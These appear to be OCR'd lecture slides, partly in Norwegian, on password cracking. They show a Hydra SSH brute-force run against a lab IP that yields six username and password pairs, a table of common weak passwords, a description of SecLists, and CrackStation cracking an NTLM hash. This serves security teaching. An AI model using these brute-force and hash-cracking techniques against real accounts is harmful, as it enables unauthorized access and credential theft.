Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MEMCACHED, MONGODB, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, Radmin, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

– https://github.com/vanhauser-thc/thc-hydra

```
┌──(kali㉿kali)-[~]
└─$ hydra -L users.txt -P passwords.txt 10.0.0.16 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-23 05:23:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3500 login tries (l:7/p:500), ~219 tries per task
[DATA] attacking ssh://10.0.0.16:22/
[22][ssh] host: 10.0.0.16   login: bob   password: trustno1
[22][ssh] host: 10.0.0.16   login: james   password: superman
[STATUS] 1030.00 tries/min, 1030 tries in 00:01h, 2473 to do in 00:03h, 13 active
[STATUS] 529.50 tries/min, 1059 tries in 00:02h, 2444 to do in 00:05h, 13 active
[22][ssh] host: 10.0.0.16   login: alice   password: corvette
[STATUS] 395.75 tries/min, 1583 tries in 00:04h, 1920 to do in 00:05h, 13 active
[22][ssh] host: 10.0.0.16   login: eve   password: 123123
[22][ssh] host: 10.0.0.16   login: john   password: coffee
[STATUS] 318.88 tries/min, 2551 tries in 00:08h, 952 to do in 00:03h, 13 active
[STATUS] 212.92 tries/min, 2768 tries in 00:13h, 735 to do in 00:04h, 13 active
[STATUS] 165.00 tries/min, 2970 tries in 00:18h, 533 to do in 00:04h, 13 active
[22][ssh] host: 10.0.0.16   login: rob   password: rush2112
[STATUS] 139.13 tries/min, 3200 tries in 00:23h, 303 to do in 00:03h, 13 active
[STATUS] 121.54 tries/min, 3403 tries in 00:28h, 100 to do in 00:01h, 13 active
[STATUS] 118.93 tries/min, 3449 tries in 00:29h, 54 to do in 00:01h, 13 active
[STATUS] 116.43 tries/min, 3493 tries in 00:30h, 10 to do in 00:01h, 13 active
1 of 1 target successfully completed, 6 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-23 05:54:24

┌──(kali㉿kali)-[~]
└─$
```

SIKKERHET

Vi bruker akkurat like dårlige passord som før

Qwerty og 123456789 er ikke, og har aldri vært, spesielt sikre passord.

Bruk et bedre passord, er du grei. *Foto: Colourbox/17654434*

Globalt 2020	Globalt 2021	Norge 2021
123456	123456	123456
123456789	123456789	123456789
picture1	12345	12345
password	qwerty	12345678
12345678	password	passord
111111	12345678	1234
123123	111111	password
12345	123123	1234567
1234567890	1234567890	lol123
senha	1234567	abc123
	qwerty123	123123
	000000	qwerty
	1q2w3e	111111
	aa12345678	1234567890
	abc123	liverpool

BÆRUM KOMMUNE

https://www.digi.no/artikler/vi-bruker-akkurat-like-darlige-passord-som-for/515197

https://github.com/danielmiessler/SecLists

About SecLists

SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. The goal is to enable a security tester to pull this repository onto a new testing box and have access to every type of list that may be needed.

This project is maintained by Daniel Miessler, Jason Haddix, and g0tmi1k.

CrackStation - Online Password H

crackstation.net

CrackStation

Defuse.ca · Twitter

CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
1A80DA216BC0DF595CF02B9943ACB647
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1A80DA216BC0DF595CF02B9943ACB647	NTLM	holmestrand

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.


Passordknekking

John the Ripper

Hashcat


Wireshark

